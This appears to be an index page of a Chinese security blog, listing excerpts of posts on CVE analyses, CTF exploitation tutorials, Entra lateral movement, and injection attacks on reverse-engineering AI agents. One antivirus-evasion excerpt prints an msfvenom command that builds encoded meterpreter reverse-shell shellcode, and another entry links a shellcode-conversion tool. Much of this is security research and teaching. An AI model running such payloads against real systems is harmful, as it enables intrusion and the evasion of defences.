网络安全
未读
开源 EXE DLL转ShellCode工具
我啥都不会,写着玩儿的 成品下载地址: http://www.lmboke.com/upload/EXE DLL 转SHELLCODE工具.zip 源码添加主页Q群 获取~~~

漏洞
未读
Redis CVE-2026-81934 深度分析
前言 2026 年 8 月 27 日,CVE-2026-81934 的公开记录落地。它描述的是 Redis 里一个释放后使用(Use After Free, UAF)漏洞,位置在 src/tls.c 的 tlsProcessPendingData() 函数,影响所有编译并启用了 TLS 支持的 Re
漏洞
未读
Windows http.sys CVE-2026-62735 提权链拆解
前言 2026 年柏林的 Pwn2Own 赛场上,韩国研究员 Siyeon Wi 演示了一条 Windows 内核提权链。三个月后的 8 月 11 日,微软在月度安全更新中把它收编为 CVE-2026-62735。又过了大约两周,一份能在 Windows 11 25H2 上稳定跑到 SYSTEM s

漏洞
未读
Linux SCTP CVE-2026-52924 深度分析
2026 年 6 月,Linux 内核合入了一个只有一行的补丁。它修掉的问题,躺在 SCTP 协议栈里将近九年。 补丁本身平淡无奇,把一条"重传"命令换成一条"清空"命令。但它背后是一个典型的生命周期错误:内核在某条状态回滚路径上释放了一块内存,却忘了通知那个还指着它的调度器缓存指针。等到调度器下次

漏洞
未读
CVE-2026-62735漏洞POC已公开
本地一个低权限程序,构造一次特制的 HTTP 响应,Windows 内核就把响应头的总长度算错了。四个数加起来正好 4 GB,32 位变量装不下,存进去就是 0。http.sys 按 0 开缓冲区,末尾多写出去 48 字节。 48 字节,不多。公开的验证代码在 Windows 11 25H2 上已经

团队笔记
未读
逆向智能体的严父——MCP注入攻击
大部分人都配备了各种 Decompiler MCP,比如 IDA MCP、Ghidra MCP 以及 Jadx MCP,为大家分享一篇近期 arxiv 上的文章 Automatically Attacking Software Reverse Engineering AI Agents


网络安全
未读
使用 Microsoft Entra 临时访问通行证进行横向移动和本地 NT 哈希转储
临时访问通行证是 Microsoft Entra ID(以前称为 Azure AD)管理员为用户帐户配置临时密码的一种方法,这也将满足多重身份验证控制。它们可以成为设置无密码身份验证方法(例如 FIDO 密钥和 Windows Hello)的有用工具。在本博客中,我们仔细研究了攻击者滥用临时访问通行

网络安全
未读
Windows 上的 Unicode 到 ASCII 转换可能导致参数注入等
我是 DEVCORE 研究团队的 splitline。我们最近在 cURL 上发现了一个漏洞。我们在最新版本的 cURL(curl-8.8.0_1)中重现了这些问题,并想向您报告。请查看附件文档了解详细信息。 此通告符合我们的漏洞披露政策,该政策将在 90 天后公开披露。我们的目标是确保漏洞能够及时
网络安全
未读
免杀对抗-C+go语言-混淆+防反编译+分离

C#&NET-ShellCode-生成/上线 一、生成: 1.msf生成C#语言的shellcode 命令:msfvenom-p windows/x64/meterpreter/reverse_tcp LHOST=192.168.206.192 LPORT=4444 -e x86/shikata_g

CTF
未读
PWN之栈溢出c语言中的危险函数和利用
栈溢出原理 栈溢出指的是程序向栈中某个变量中写入的字节数超过了这个变量本身所申请的字节数,因而导致与其相邻的栈中的变量的值被改变。发生栈溢出的基本前提是: 程序必须向栈上写入数据。 写入的数据大小没有被良好地控制。

CTF
未读
PWN-堆溢出UAF
一、UAF原理 UAF全称use after,其内容如名称,在free后再进行利用,UAF是堆结构漏洞的重要利用方式。原理如下: UAF漏洞大部分都出现在使用一个指针P去申请一个指定大小的chunk,而当free指针P以

CTF
未读
PWN格式化字符串漏洞
0x00 前言 格式化字符串漏洞是PWN题常见的考察点,仅次于栈溢出漏洞。 漏洞原因:程序使用了格式化字符串作为参数,并且格式化字符串为用户可控。 其中触发格式化字符串漏洞函数主要printf、sprintf、fprintf、prin等



最近发布